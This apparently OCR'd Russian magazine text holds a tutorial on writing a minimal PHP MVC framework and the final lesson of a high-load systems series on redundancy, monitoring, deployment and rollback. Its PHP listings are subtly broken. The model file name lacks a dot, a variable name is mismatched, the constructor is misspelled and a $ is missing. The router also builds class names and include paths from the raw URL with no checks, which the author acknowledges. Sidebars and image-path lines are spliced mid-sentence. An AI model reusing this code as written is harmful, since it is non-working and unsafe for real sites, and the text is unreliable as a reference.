Контроллер — последний элемент, входящий в триаду MVC. Он призван обеспечивать связь между пользователем (клиентом) и всей остальной системой. В контроллер поступают все пользовательские запросы, он анализирует их и определяет их дальнейшую судьбу. Никаких, например, алгоритмов получения данных из БД он содержать не может.

Чтобы тебе было проще разобраться, взгляни на рисунок, иллюстрирующий схему архитектуры шаблона проектирования MVC. На ней видно, что инициатором всех действий выступает клиент (пользователь). Он делает запрос к приложению (например, вбивает адрес сайта в адресной строке). Первым за дело берется контроллер. Он анализирует запрос и определяется с дальнейшим действием. Он может либо сразу перенаправить клиента к определенному представлению, либо обратиться к модели, которая обработает данные клиента и вернет их контроллеру. Последний, в свою очередь, опять возьмется за определение судьбы контента, который увидит пользователь.

С понятиями разобрались, теперь переходим к причинам, побуждающим нас обращаться к MVC в своих проектах. Пожалуй, главной причиной использования модели стала необходимость разделения кода и представления, или, как еще принято говорить, «отделение бизнес-логики приложения от представления». Действительно, проблема разделения кода и отображения встает перед каждым разработчиком. Если изначально об этом не задумываться, то через некоторое время поддерживать такой код станет просто нереально.

Не будем далеко ходить и сразу посмотрим на веб-приложения. Что в них чаще всего меняется? Конечно же, функционал и дизайн. Новые тренды в области дизайна, юзабилити появляются часто, и, чтобы приложение оставалось популярным, необходимо поддерживать его внешний вид в актуальном для своего времени состоянии. Сам понимаешь, что добиться этого, если код приложения перемешан с кодом отображения (HTML/CSS), крайне проблематично.

Тут хочется привести пример из жизни. Мне довелось работать над проектом, код которого был написан многими разработчиками. Естественно, каждый из них придерживался своего стиля — так, чтобы не сломалось то, что работает и сделано другими. Когда за проект взялся я, то мне повезло меньше всех. Мало того что сначала мне предстояло разобраться в коде, чтобы допилить функционал до нужного уровня, так еще на мои плечи возложили смену дизайна. Дизайнер придумал интересный и действительно хороший вариант, но когда я представил, сколько мне потребуется времени на чистку кода приложения, с бесконечным числом разбросанных SQL-запросов, вставок тегов и хаков для браузера, я несколько раз выругался матом и решил тупо начать с полной переделки. Пришлось, конечно, попотеть, но, когда я привел код в нужный вид, смена дизайна показалась мне попсовой песней. Кстати, после этого дизайн приложения менялся еще два раза, и оба они прошли в приемлемые сроки.

Немаловажный плюс шаблона MVC еще и в том, что он сразу адаптирован для работы в команде. Разработчик, отвечающий за бизнес-логику, может спокойно работать над своими запросами и алгоритмами, а фронтенд-девелопер может в это время разрабатывать новые представления. В итоге каждый занимается своим делом и не мешает другим.

МАСТЕРИМ СОБСТВЕННЫЙ ФРЕЙМВОРК

Для начала определимся с задачами и функциями будущего нашего проекта. А что вообще собой представляет типичный фреймворк? В первую очередь — это удобный каркас для нового приложения, созданный по канонам модели MVC. Другой важный компонент абсолютно любого фреймворка — роутинг. Под роутингом подразумевается модуль, отвечающий за разбор запросов, получаемых от клиента. Ну и третьим компонентом можно назвать дополнительные библиотеки. В таких фреймворках, как CodeIgniter, Kohana, Yii, присутствует множество дополнительных модулей с функциями, которые могут пригодиться при разработке веб-проекта.

Наш демонстрационный фреймворк, разумеется, получится максимально простым. Мы не будем городить тонну библиотек (все равно не успеем), а просто реализуем MVC-шаблон и простейший роутинг. Почему простейший? Потому что тут есть много различных нюансов, и про серьезный пример роутинга в Yii можно написать отдельную статью.

ОК, теперь подойдем к созданию файловой структуры нашего будущего фреймворка. Мой вариант представлен ниже:

```
\
application
 |- controllers
 |- core
 |- models
 |-views
load.php
.htaccess
index.php
```

В директориях controllers, models, views будут храниться пользовательские варианты контроллеров, моделей и представлений. Каталог core будет содержать все системные файлы. Тут будут располагаться наши шаблоны контроллеров, моделей и другие вспомогательные модули. Сценарий load.php будет отвечать за подключение всех компонентов и непосредственный запуск приложения.

Корневая директория содержит htaccess-файл (в нем определим правила для веб-сервера) и index.php. Индексный файл будет являться диспетчером нашего приложения. Его единственная задача — принять запрос (все обращения пользователя будут идти через этот файл) и передать эстафетную палочку загрузчику — load.php.

Теперь начнем постепенно заполнять наши файлы. Первым делом открывай файл настроек web-сервера (htaccess) и напиши в нем несколько строчек кода:

```
RewriteEngine On
RewriteCond %{REQUEST_FILENAME} !-f
RewriteCond %{REQUEST_FILENAME} !-d
RewriteRule .* index.php [L]
```

Этим кодом мы определили, что все запросы от клиента должны переадресовываться сценарию index.php. Пока он у нас пуст, но сейчас мы исправим ситуацию. Открой пустышку index.php и напиши в ней:

```
<?php

ini_set('display_errors', 1);
require_once 'application/load.php';
```

В index.php мы только определяем режим отображения ошибок и подключаем загрузчик нашего приложения. Как ты помнишь, в load.php у нас должен быть определен код для подключения всех остальных компонентов фреймворка, а также запуск роутинга. Что ж, давай сразу это и опишем:

```
<?php

require_once 'core/routing.php';
require_once 'core/model.php';
require_once 'core/view.php';
require_once 'core/controller.php';

// Запуск роутинга
Routing::execute();
```

Здесь все сводится к банальному подключению компонентов системы с помощью функции require_once. После выполнения этой операции нам требуется запустить наш роутинг. Для этого мы опишем одноименный класс и снабдим его единственным статическим методом execute(). Напомню, что именно в роутинге будет происходить разбор URL и определение контроллера, который продолжит обработку запроса. Код класса роутинга приведен в листинге 1.

Листинг 1. Исходный код класса Routing

```
<?php

class Routing
{
   static function execute()
   {
      $controllerName = 'Main';
      $actionName = 'index';
      $piecesOfUrl = explode('/', $_SERVER['REQUEST_URI']);

      if (!empty($piecesOfUrl[1]))
      {
         $controllerName = $piecesOfUrl[1];

      }

      if (!empty($piecesOfUrl[2]))
      {
         $actionName = $piecesOfUrl[2];
      }
      $modelName = 'Model_' . $controllerName;
      $controllerName = 'Controller_' . $controllerName;
      $actionName = 'action_' . $actionName;
      $fileWithModel = strtolower($modelName) . 'php';
      $fileWithModelPath   = "application/models/" . ↵
      $fileWithModel;

      if (file_exists($fileWithModelPath))
      {
         include $fileWithModelPath;
      }
      $fileWithController = strtolower($controllerName).↵
      '.php';
      $fileWithControllerPath = ↵
      "application/controllers/".↵
      $fileWithController;

      if (file_exists($fileWithControllerPath))
      {
         include $fileWithControllerPath;
      }
      else
      {
       // Здесь нужно добавить обработку ошибки.
       // Например, перекинуть пользователя на страницу 404
      }


      $controller = new $controllerName;
      $action = $actionName;

      if (method_exists($controller, $action))
      {
         call_user_func(array($controller, $action_name), ↵
         $piecesOfUrl);
      }
      else
      {
         // Здесь тоже нужно добавить обработку ошибок
      }
   }
}
```

В первом листинге приведен код класса, реализующего простейший роутинг. Простейшим он получился потому, что в нем не поддерживается обработка дополнительных параметров (поддерживается, но некрасиво) и напрочь отсутствуют какие-либо проверки, обеспечивающие безопасность кода. Эту часть кода я возлагаю на твои плечи, так как в рамках одной статьи рассказать все просто невозможно.

Теперь разберем код первого листинга. Для начала нам требуется определить контроллер и метод, которые будут вызваны по умолчанию. Например, если пользователь хочет зайти на наш ресурс, то не нужно заставлять его писать в адресной строке что-то вроде http://oursite.com/main/index. В качестве контроллера по умолчанию мы определим Main, а методом у нас будет index. Обрати внимание: все эти значения прописаны жестко в коде. В реальном приложении их лучше вынести в отдельный конфигурационный файл.

Определив контроллер и метод по умолчанию, мы можем приступать к анализу URL, по которому хочет пройти пользователь. Для этого соберем все части URL в массив и начнем анализировать. Договоримся, что первым параметром (сразу после слеша) у нас будет имя контроллера, а вторым — его метод, который необходимо исполнить. Например, если пользователь ввел в ка-



Фреймворк в действии



Трюгве Реенскауг (слева)

честве URL http://oursite.com/shop/buy, то мы должны обратиться к контроллеру с именем shop и вызвать его метод buy. Если такой контроллер отсутствует, то нужно сгенерировать ошибку 404. Для экономии места я не стал приводить код ее отображения, его ты сможешь увидеть в исходниках, прилагаемых к статье.

Представим, что с контроллером мы определились. Теперь самое время задуматься о модели. Ты же помнишь, контроллеру для осуществления своей работы может потребоваться модель, а раз так, то нужно ее подключить. Чтобы знать, какую модель требуется инклудить (их может быть несколько), условимся заранее, что имя файла с моделью должно соответствовать шаблону: Model_ИмяКонтроллера. Таким образом, каждый контроллер нашего фреймворка может иметь одну модель, что более чем достаточно для реального приложения. Файл с моделью подключается точно таким же образом, как и файл с контроллером.

После успешного подключения необходимых файлов нам требуется сделать еще одну проверку. Файл с контроллером мы нашли, а где гарантии, что у него есть соответствующий метод? Если его нет, то нужно прерывать дальнейшие действия и генерировать страницу с кодом ошибки 404. Для определения наличия метода в PHP есть функция method_exists. Первым параметром передается класс, а вторым — имя метода, наличие которого требуется проверить. Если функция выполняется успешно, то можно вызывать нужный метод контроллера. Для этого применяем функцию call_user_func().

Все, на этом с разбором роутинга покончено, и можно переходить к рассмотрению базовых классов, описывающих заготовки для моделей, контроллеров и представлений. Их код приведен в листингах 2, 3 и 4.

Листинг 2. Код класса Controller

```
<?php

class Controller {
    public $model;
    public $view;
    function __contruct()
    {
        $this -> view = new View();
    }

    function action_index()
    { ... }
}
```

Листинг 3. Код класса Model

```
<?php

class Model
{
    public function get() { ... }
}
```

```
<?php

class View
{

    function generate($content, $template, $data = null)
    {
        include 'application/views/'.template;
    }
}
```

Как видишь, код листингов практически пуст и содержит только базовое определение классов и методов. Исключение составляет разве что класс View. В нем определен метод generate(), в котором происходит подключение файла с шаблоном представления. Весь остальной код будет описан в пользовательских реализациях контроллеров, моделей и представлений.

ТЕСТИРУЕМ ФРЕЙМВОРК

Все! Наш простейший фреймворк можно считать готовым. Да, получилось максимально просто, но он работает, и в этом ты убедишься через несколько минут. Для тестирования новоиспеченного продукта я подготовил небольшой пример: взял одну из бесплатных тем оформления и преобразовал ее к виду представления. Далее я определил один контроллер и в методе index описал вызов представления:

```
$this -> view -> generate('myview', 'template.php');
```

Результат работы приложения ты можешь увидеть на соответствующих рисунках, а полный код демонстрационного проекта ждет тебя на диске к статье.

ВМЕСТО ЗАКЛЮЧЕНИЯ

Создать свой фреймворк — не такая уж и сложная задача. Приведенный в этой статье пример — лишнее тому подтверждение. Да, описанный вариант фреймворка достаточно прост и малофункционален. Однако тебе ничто не мешает самостоятельно доработать функционал и сделать из него полноценный продукт, который не стыдно будет представить на паблик. Все в твоих руках! Мне же остается только пожелать удачи и попрощаться. Как обычно, свои вопросы можешь присылать мне на почту. ⌶



УРОК # 1 2 3 4 5 6

Каждый программист хочет стать лучшим, получать все более интересные и сложные задачи и решать их все более эффективными способами. В мире интернет-разработок к таким задачам можно отнести те, с которыми сталкиваются разработчики высоконагруженных систем.

УЧЕБНИК ПО ВЫСОКИМ НАГРУЗКАМ

Большая часть информации, опубликованная по теме высоких нагрузок в интернете, представляет собой всего лишь описания технических характеристик крупных систем. Мы же попробуем изложить принципы, по которым строятся архитектуры самых передовых и самых посещаемых интернет-проектов нашего времени.

ДЕПЛОЙ И МОНИТОРИНГ

В последний урок мы решили добавить все, что не успели рассмотреть в предыдущих. Также здесь мы систематизируем основные изученные паттерны проектирования. Кроме того, остался последний пункт нашей обязательной программы — это эксплуатация. Мало разработать систему, нужно еще и поддерживать, а это целое искусство.

Как уже неоднократно говорилось, первое и главное отличие высоконагруженного проекта заключается в сложности и наличии большого числа взаимосвязанных компонентов. Ключевое слово, на которое нужно сделать ударение, — большого.

Представь себе поисковый кластер Яндекса или хранение фотографий «ВКонтакте» — там используются тысячи машин. Серверный диск, при его активном использовании, в среднем выходит из строя раз в два года. Это означает, что из трех тысяч серверов прямо сегодня полетят диски у четырех машин. Вывод — в большой крупной системе всегда что-то не работает, какой-то из серверов вышел из строя, какой-то из дисков сбоит. И это — нормальное состояние системы. Ты должен быть к нему готов, и мы в этой статье расскажем как.

Принципы надежности

- Взаимозаменяемость серверов;
- Избыточность данных, дублирование узлов:
  - **фронтенд:** DNS-балансировка, CARP, heartbeat;
  - **бэкенд:** гомогенные взаимозаменяемые бэкенды;
  - **базы данных:** дублирование данных, репликации, кластеры

НАДЕЖНОСТЬ

Надежность веб-системы (как и любой другой системы) заключается в способности сохранять в пределах установленной нормы значения всех параметров, характеризующих способность выполнять требуемые функции. В нашем случае — обрабатывать запросы пользователей.

В зависимости от ситуации параметры установленной нормы можно определять по-разному. Конечно, хорошо, если сайт ответит на запрос за одну десятую секунды, но, если он ответит на запрос за две секунды, ничего критичного не произойдет. С этим связан один из способов борьбы с резко возросшей нагрузкой, который называется деградация функциональности. В любом проекте есть функции, почти незаметные пользователю, но требующие для своей реализации серьезных серверных ресурсов.

Например, скорость появления на сайте опубликованной редактором новости. Если это не новостное издание, то пострадает ли пользователь от того, что новость станет доступна только через десять минут после публикации? Нет, не пострадает, он даже этого не заметит. Но разработчикам это позволит внедрить кеширование или прегенерацию.

Возьмем в качестве примера онлайн-конструктор сайтов Setup.ru, разработанный в нашей компании. Созданный пользователем сайт не начнет работать, пока тот не нажмет кнопку «Опубликовать». Это звучит просто, но такое искусственное препятствие позволило значительно снизить нагрузку на систему, поддерживающую 356 тысяч пользовательских сайтов всего на нескольких серверах.

Подробно о деградации функциональности мы рассказывали в четвертом уроке, а сейчас вернемся к надежности. Одно дело — допустимое снижение скорости работы нашей системы, но как избегать проблем со скоростью во всех других случаях? Как избегать замедлений вне зависимости от того, какие диски полетели и куда?

ИЗБЫТОЧНОСТЬ И ДУБЛИРОВАНИЕ

Способ ровно один: если ты хочешь быть готовым к выходу из строя некоторых элементов — вводи избыточность этих самых элементов. Это, к сожалению, неизбежно. Если хочешь, чтобы фронтенд всегда был на связи — ставь два, если хочешь надежности в работе базы данных — настраивай репликацию.

Это как с денормализацией из прошлого урока — хранение дублированных данных, оптимизированных для выборок, — да, придется хранить одни и те же элементы в нескольких экземплярах, зато быстро работает. Это неизбежное зло. Чтобы понять, что именно дублировать, нужно смоделировать проблемное состояние и заранее просчитать его.

Диск может выйти из строя? Значит, надо хранить данные не в одном экземпляре, а в нескольких. И обновлять в реальном времени: закачивая файл на один из серверов в паре, сразу же закачивать и на другой. Пока файл не появится на обоих серверах, операция считается невыполненной.

Сервер бэкенда может сгореть? Пусть серверов будет на один больше. Или на несколько штук больше, чтобы не вызвать цепную реакцию и не столкнуться с проблемой шквала/антишквала (смотри предыдущие уроки).

Может умереть что-то на машине с базой данных? Настрой репликацию, и пусть слейв всегда стоит под парами, готовый принять нагрузку. Должно ли программное обеспечение самостоятельно принимать решение о переключении на другой сервер базы данных? Это на самом деле совсем не простой вопрос. Потому что все экземпляры, допустим, бэкенда, должны одновременно принять решение о переключении на новый сервер базы данных. И что делать, если старый сервер базы данных восстановится? Часть бэкендов уйдет на старый сервер, часть на новый, и гарантированно появится огромная проблема с целостностью данных.

Поэтому автоматическое переключение на реплику используется редко. Обычно на реплику переключают только чтение из базы данных, одновременно отключая (деградация функциональности, это тоже она) запись в базу данных. И естественно, все это сопровождается взводом красных флажков в системе мониторинга. Впрочем, о системе мониторинга позже.

ПРИНЦИПЫ НАДЕЖНОСТИ

Мы уже упоминали в прошлых уроках все основные способы введения избыточности, поэтому просто перечислим их:

- для фронтенда это балансировка или составление пар серверов, в которых один всегда запасной. Запасной сервер включается только в том случае, если ведущий перестал откликаться и обрабатывать запросы;
- для бэкенда это гомогенные взаимозаменяемые бэкенды, отсутствие точек отказа (принцип shared nothing), отсутствие изменения состояния бэкенда после обработки запроса (принцип stateless);
- для баз данных это денормализация, репликации, кластеры. Для бинарных данных это резервирование и дублирование информации.

ОТ АВТОРОВ

Основным направлением деятельности нашей компании является решение проблем, связанных с высокой нагрузкой, консультирование, проектирование масштабируемых архитектур, проведение нагрузочных тестирований и оптимизация сайтов. В число наших клиентов входят инвесторы из России и со всего мира, а также проекты «ВКонтакте», «Эльдорадо», «Имхонет», Photosight.ru и другие. Во время консультаций мы часто сталкиваемся с тем, что многие не знают самых основ — что такое масштабирование и каким оно бывает, какие инструменты и для чего используются. Эта публикация завершает серию статей «Учебник по высоким нагрузкам». В этих статьях мы постарались последовательно рассказать обо всех инструментах, которые используются при построении архитектуры высоконагруженных систем.

Как в программном обеспечении ты избегаешь единых точек отказа, точно так же надо избегать точек отказа и в железе. Старайся не использовать никакого уникального оборудования без крайней на то нужды. Ты удивишься, но поиск Яндекса, обрабатывающий десятки тысяч запросов в секунду и хранящий колоссальное количество информации, построен на самых обычных серверах. И вот почему:

- легко и просто достигается взаимозаменяемость компонентов;
- закупка новых серверов и комплектующих не представляет проблемы — тебе не нужно полгода ждать из США какую-то уникальную деталь.

CHAOS MONKEY

Говоря о надежности и отказоустойчивости, не можем не упомянуть один из самых интересных способов тестирования. Как проверить, продолжит ли наша система работать при выходе из строя отдельных серверов или компонентов?

Инженеры компании Netflix придумали инструмент и назвали его Chaos Monkey. Работа обезьянки Хаоса состоит в том, чтобы хаотично прибивать случайный сервис или процесс на каком-то случайно выбранном сервере программной системы. Весь проект при этом должен продолжать работать, какой бы конкретно процесс ни убила Chaos Monkey. Системные администраторы оценят простоту и элегантность решения — скрипт на пару строк, вызывающий «kill -9» для случайного процесса.

МОНИТОРИНГ

Итак, применяя все изложенное в предыдущих уроках и начале этой статьи, мы построили масштабируемую высоконагруженную систему. Все узлы продублированы, введена некоторая избыточность оборудования. Это все?

Нет, не все. Второй ключевой аспект крупного проекта — ты должен знать о нем абсолютно все! Все, что происходит в любой точке системы, любые аномалии в поведении отдельных элементов твоей программной системы нужно оперативно детектировать и анализировать.

Обычно в мониторинг попадает некий джентльменский набор параметров вроде значения load averages, количества чтений/записи с диска, свободного пространства на дисках, количества процессов, трафика. Это важно, но этого недостаточно. Советуем также включить в мониторинг еще два вида параметров:

- бизнес-параметры, например количество регистраций за последнюю минуту, количество отправляемых сообщений, количество поисковых запросов и другие. То есть такие параметры, которые описывают поведение и работу бизнес-логики твоего проекта;
- более детальные специализированные технические параметры, например время отдачи отдельных страниц, задержка появления новых данных на реплике, время выполнения отдельных операций в базе данных. То есть технические параметры, которые описывают работу именно твоего проекта, учитывая его специфику и функциональность.

Мониторинг бизнес-параметров даст возможность отслеживать изменения в поведении пользователей и реагировать на них. Например, ссылка с главной страницы Яндекса вызовет огромный приток регистраций, ты отслеживаешь этот процесс и своевременно начинаешь подготовку новых серверов для новых шардов.

Или во время выборов пользователи начинают активно переписываться, а несколько групп резко растут в размерах. Наблюдение за такими параметрами поможет тебе реагировать проактивно, например подготовить для оппозиционеров отдельный сервер и перенести крупные группы туда :). Это удобно во всех отношениях.

Кстати, мониторинг бизнес-показателей — это основной инструмент, как ни странно, и прогнозирования нагрузки. Если ты знаешь темпы роста своего сайта, то сможешь подсчитать нагрузку через неделю или месяц.

Специализированный технический мониторинг дает информацию о работе отдельных подсистем твоего проекта, причем именно твоего проекта. Ты сможешь увидеть залипания каких-то отдельных сервисов и реагировать именно на них. Например, картинки в фотоальбоме стали отдаваться очень медленно — один из серверов вышел из строя и на синхронизацию с его заменой уходит очень много времени. Или в одном из голосований количество проголосовавших выросло до миллиона и проверка на уникальность голоса теперь идет слишком долго.


Нормально ли так пускаться в детали? Да, нормально. Приведу пример — на последней конференции HighLoad++ Олег Илларионов из «ВКонтакте» рассказал о том, что они постоянно мониторят отдачу картинок и иногда вручную обрабатывают рост интереса к какой-то конкретной картинке.

Примером такой картинки Олег назвал аватарку Павла Дурова, что вовсе не удивительно! Кстати, она не лежит в стандартной системе хранения и доставки контента «ВКонтакте». Аватарка Павла Дурова — это статика, разложенная на все фронтенды, и отдается вместе со всеми CSS- и JS-файлами и другими картинками оформления.

Это очень хороший пример крупной системы — простое решение проблемы, которую заметили с помощью хорошо построенного мониторинга.

ВОССТАНОВЛЕНИЕ

Итак, мы не просто построили крупную систему, мы построили классный мониторинг. Мы знаем все, что происходит в системе, в каждом ее уголке. Что делать, если мы обнаружили проблему? Все средства восстановления должны быть



Мониторинг: pinba

автоматизированы. Если ты сталкиваешься с какой-то проблемой более чем один раз — автоматизируй ее. Но большую часть автоматизируй априори.


Синхронизация сервера для хранения картинок должна производиться скриптом. Изменение настроек — скриптом, настройка нового сервера — тем более. Подробнее об этом стоит почитать популярную ныне тему DevOps, а мы приведем несколько ключевых мыслей из доклада Александра Титова и Игоря Курочкина про организацию системного администрирования в компании Skype.

Есть одна притча, которая описывает эволюцию. Когда царь пришел к мудрецу и спросил его: «Как устроена Земля? Почему она не падает?», мудрец ответил: «Земля стоит на льве». Тогда царь спросил: «Хорошо. Почему лев не падает?» — «Лев стоит на слоне». — «Почему слон не падает?» — «Слон стоит на черепахе. Больше не спрашивайте меня, потому что дальше идут одни черепахи». Один сервер — это, по сути дела, оно и есть, основа всего.

С одним сервером все понятно. Он просто администрируется одним специалистом, который владеет полной информацией о состоянии этого сервера — все умещается у него в голове. Дальше идет следующий уровень — пять серверов. По большому счету, подходы те же самые, но уже начинается обобщение и автоматизация. Появляются скрипты, решающие ту или иную задачу системного администрирования. Больше двадцати машин — это в первую очередь большая система. Уже на этом уровне возникают проблемы из-за разницы конфигураций. Разные версии LIPC на одном сервере работают, на другом сервере не работают. Разные версии PHP, Ruby. Все это достаточно знакомо многим.

Начинает требоваться большое количество документации. Каждое изменение ты должен прописать — ведь когда различного рода неочевидных изменений станет много, ты начнешь их забывать. На количестве машин больше двадцати стоимость поддержки сильно превышает стоимость внесения изменений. Ты перестаешь вносить изменения, ты постоянно исправляешь ошибки.

В этот момент начинает приходить понимание, что надо управлять не одной машиной, а какой-то абстрагированной штукой — кластером. Потребуется ввести автоматическую установку машин, автоматическое управление конфигурациями, автоматическое развертывание сервисов и автоматическую выкатку. Про автоматическую выкатку надо поговорить подробнее.




DEPLOYMENT

Вопрос про deployment — это очень важная вещь. Нужно уметь перевыкатывать весь свой сайт на новое голое железо за 20 минут (без учета времени копирования данных). Вопрос владения своей инфраструктурой очень серьезный, особенно если возникает необходимость масштабироваться или, скажем, выкатываться в облако.

Допустим, сломался конкретный сервис. Поднимаем данные из бэкапов. Если на подъем всего проекта заново уходит день, возможно, этот день будет фатальным для твоего бизнеса. Amazon в этом плане очень правильно учит людей. Когда ты берешь машину EC2, она может перезагрузиться в любую секунду, и там не оста-


HIGHLOAD-ИНСТРУКТОРЫ

Олег Бунин




Известный специалист по Highload-проектам. Его компания «Лаборатория Олега Бунина» специализируется на консалтинге, разработке и тестировании высоконагруженных веб-проектов. Сейчас является организатором конференции HighLoad++ (www.highload.ru). Это конференция, посвященная высоким нагрузкам, которая ежегодно собирает лучших в мире специалистов по разработке крупных проектов. Благодаря этой конференции знаком со всеми ведущими специалистами мира высоконагруженных систем.

Константин Осипов



Специалист по базам данных, который долгое время работал в MySQL, где отвечал как раз за высоконагруженный сектор. Быстрота MySQL — в большой степени заслуга именно Кости Осипова. В свое время он занимался масштабируемостью MySQL 5.5. Сейчас отвечает в Mail.Ru за кластерную NoSQL базу данных Tarantool, которая обслуживает 500–600 тысяч запросов в секунду. Использовать этот Open Source проект может любой желающий.

Максим Лапшин



Решения для организации видеотрансляции, которые существуют в мире на данный момент, можно пересчитать по пальцам. Макс разработал одно из них — Erlyvideo (erlyvideo.org). Это серверное приложение, которое занимается потоковым видео. При создании подобных инструментов возникает целая куча сложнейших проблем со скоростью. У Максима также есть некоторый опыт, связанный с масштабированием средних сайтов (не таких крупных, как Mail.Ru). Под средними мы подразумеваем такие сайты, количество обращений к которым достигает около 60 миллионов в сутки.

Константин Машуков



Бизнес-аналитик в компании Олега Бунина. Константин пришел из мира суперкомпьютеров, где долгое время «пилил» различные научные приложения, связанные с числодробилками. В качестве бизнес-аналитика участвует во всех консалтинговых проектах компании, будь то социальные сети, крупные интернет-магазины или системы электронных платежей.

нется ничего, никаких данных, и нужно иметь возможность выкатываться на голый Linux в течение минут.

Чтобы нормально жить в условиях меняющегося железа и нового подключающегося железа, тебе необходимо владеть своей инфраструктурой и быть уверенным в том, что и инициализация новых серверов тоже будет работать. Это первое, что нужно сказать о deployment.

Второе — это вообще процесс выкатывания обновления сайта. Пусть мы взяли админа и админ нам обещает, что он в случае чего все выкатит за час. Поверим его обещаниям, хотя, конечно, не стоит :).

Дальше в дело вступают программисты. Программиста спрашивают: «Покажи на сайте новую вещь». Он говорит: «У нас апдейты выходят раз в неделю». Можно так работать? Нет, так работать нельзя.

Выкатывание новой версии на сайт должно производиться максимально легко. Опять же это нужно, чтобы ты мог быстро пробовать новые вещи, чтобы можно было легко и быстро поправить. За что не любят в вебе Java? Помимо прочих причин, одна из проблем — надо долго компилировать. Нельзя взять и быстро выкатить на сайт, хотя это бывает нужно. Что бы кто ни говорил, но даже в самых больших и крупных проектах иногда бывает редактирование кода на продакшне. Просто кто-то в этом признается, а кто-то не признается. В любом крупном проекте такое иногда бывает. Все зависит от того, как именно организован деплой.

Есть разные способы все это упростить, автоматизировать. Но в любом случае все должно быть подконтрольно, никаких магических выкатывалок, никаких «оно как-то расползается по кластеру». Это означает, что ты не контролируешь процесс, а раз не контролируешь, то он неизбежно сломается, приведя к серьезным трудноуловимым ошибкам.

Существует большое количество инструментов для деплоймента, изучи и выбери оптимальный для конкретной ситуации. Например, библиотека Capistrano. Ты описываешь в специальном формате процесс выкатки, прописываешь списки серверов, библиотеки кода, что и куда выкатывать, что и где перезапускать. И далее процесс выкатки упрощается до запуска управляющей команды.


ПРОЦЕСС ОТКАТА

Мы упомянем также и о процессе отката — что делать, если обновление, которое ты только что выкатил, сломалось в боевых условиях? Нужно оперативно и быстро откатиться назад. Автоматизация процесса отката — это, конечно, чистая магия, о которой мы в нашей статье говорить не будем.

Но один совет для того, чтобы облегчить процесс отката, приведем. Основная проблема отката — это изменения в базе данных. Отсюда вывод — любое изменение в базе данных должно быть оформлено в виде файла с конкретными SQL-командами. Этот файл должен быть положен в репозиторий, и именно этот файл выполняет скрипт деплоймента для выкатки новой версии схемы базы данных. Вместе с этим файлом ты также можешь класть и файл, содержащий SQL-команды для отката к предыдущему состоянию схемы СУБД.

